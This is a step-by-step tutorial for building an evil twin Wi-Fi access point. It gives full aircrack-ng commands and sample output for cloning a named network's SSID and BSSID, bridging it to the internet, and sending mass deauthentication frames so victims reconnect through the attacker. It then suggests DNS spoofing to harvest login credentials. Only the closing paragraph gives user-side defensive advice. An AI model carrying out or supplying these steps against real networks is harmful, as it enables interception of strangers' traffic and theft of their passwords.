How to Create an Evil Twin or Fake Access Point

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Introduction

An evil twin is a fake wireless access point that appears as a genuine hotspot offered by a legitimate provider. The idea is to set up a malicious wireless network with the same SSID name as the original one.

Devices connecting to a Wi-Fi network like laptops, tablets, and smart phones have no way to distinguish between two Wi-Fi networks with the same SSID name.

This enables hackers to set up malicious wireless networks that can capture traffic and extract sensitive information from victims.

Enable Monitor Mode

The first step is to enable monitor mode on your wireless interface. This can be accomplished by executing the airmon-ng start wlan0 command.

```
airmon-ng start wlan0
```

This will change wlan0 to wlan0mon, which indicates that your wireless interface is now in monitor mode.

Locate the Target Wireless Network

The second step is to start scanning nearby wireless routers and locate the Wi-Fi network which you want to clone. Execute the following command:

```
airodump-ng wlan0mon
```

```
CH  6][ BAT: 3 hours 9 mins ][ Elapsed: 8 s ][ 2014-05-20 11:10

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
 28:EF:01:34:64:92  -29       19        1    0   6  54e  WPA2 CCMP   PSK  Links
 28:EF:01:35:34:85  -42       17        0    0   6  54e  WPA2 CCMP   PSK  SkyNe
 28:EF:01:34:64:91  -29       19        1    0   1 54e   WPA2 CCMP   PSK  TP-LI
 28:EF:02:33:38:86  -42       17        0    0   11 54e  WPA2 CCMP   PSK  CISCO

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

28:EF:01:35:34:85  28:EF:01:23:46:68  -57    0 - 1      0        1
```

The wireless network I will be cloning in this tutorial is SkyNet network with BSSID 28:EF:01:35:34:85 and channel 6.

Create the Evil Twin

Once you've found the network which you wish to clone, run the following command in another terminal:

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```
$ airbase-ng -a 28:EF:01:35:34:85 --essid SkyNet -c 6 wlan0mon
21:39:29  Created tap interface at0
21:39:29  Trying to set MTU on at0 to 1500
21:39:29  Trying to set MTU on wlan0mon to 1800
21:39:29  Access Point with BSSID 28:EF:01:35:34:85 started.
```

This command creates an Evil Twin network with the SSID name SkyNet, however, it will not be able to provide internet access yet.

Provide Internet Access to the Evil Twin

I will add the bridge interface, called fake, you can name it any way you like.

```
brctl addbr fake
```

Now add the two interfaces you're bridging, eth0 and at0 (make sure eth0 has internet access).

```
brctl addif fake eth0
brctl addif fake at0
```

Assign IP addresses to the interface and bring them up using ifconfig:

```
ifconfig at0 0.0.0.0 up
ifconfig fake up
```

You can take a look at the bridge network interface with ifconfig:

```
ifconfig
at0       Link encap:Ethernet  HWaddr 74:85:2a
          inet6 addr: fe80::7685:2aff:5b08/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:349 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:540 (540.0 B)  TX bytes:54845 (53.3 KiB)

eth0      Link encap:Ethernet  HWaddr c8:bc:c8
          inet addr:10.0.0.19  Bcast:10.0.0.255  Mask:255.255.255.0
          inet6 addr: fe80::cabc:a6c1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:640 errors:0 dropped:0 overruns:0 frame:0
          TX packets:529 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:457344 (446.6 KiB)  TX bytes:94347 (92.2 KiB)
          Interrupt:17

fake      Link encap:Ethernet  HWaddr 74:85:2a
          inet addr:10.0.0.194  Bcast:10.0.0.255  Mask:255.255.255.0
          inet6 addr: fe80:::fe97:5b08/64 Scope:Link
          inet6 addr: 2601:d335:7685:2aff:fe97:5b08/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:859 errors:0 dropped:0 overruns:0 frame:0
          TX packets:684 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:492405 (480.8 KiB)  TX bytes:130130 (127.0 KiB)
```

Kick Wireless Clients from the Legitimate AP

The next step is to kick wireless clients off the legitimate AP, in my case, that's SkyNet network. You can do this by using aireplay-ng.

```
aireplay-ng --deauth 1000 -a 28:EF:01:35:34:85 wlan0mon
```

This command kicks wireless clients from the real access point network, forcing them to connect to the malicious access point.

As you can see in the output below, a client has associated with my evil twin. This information is found in the airebase-ng terminal (client 28:EF:01:23:46:68 associated).

```
$ airbase-ng -a 28:EF:01:35:34:85 --essid SkyNet -c 6 wlan0mon
14:50:56  Created tap interface at0
14:50:56  Trying to set MTU on at0 to 1500
14:50:56  Trying to set MTU on wlan5 to 1800
14:50:56  Access Point with BSSID 28:EF:01:35:34:85 started.
14:58:55  Client 28:EF:01:23:46:68 associated (WPA2;CCMP) to ESSID: "SkyNet"
15:03:24  Client 28:EF:01:23:46:68 associated (WPA2;CCMP) to ESSID: "SkyNet"
```

At this point, all the victim's traffic is going through the attacker's machine, he or she can capture sensitive information since it's technically a Man-in-the-Middle attack.

The attacker can perform various attacks like DNS spoofing which redirects the victim to a cloned or fake login page. Once the victim tries to login, the hacker harvests the credentials.

Conclusion

Make sure that you are logging into a legitimate hotspot network and use hotspots for Web surfing only. Avoid making online purchases or any other financial transactions that require account numbers and passwords.

Also, if you see two identical network names, then perhaps you should avoid connecting to either one of those networks.

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

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

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

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

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

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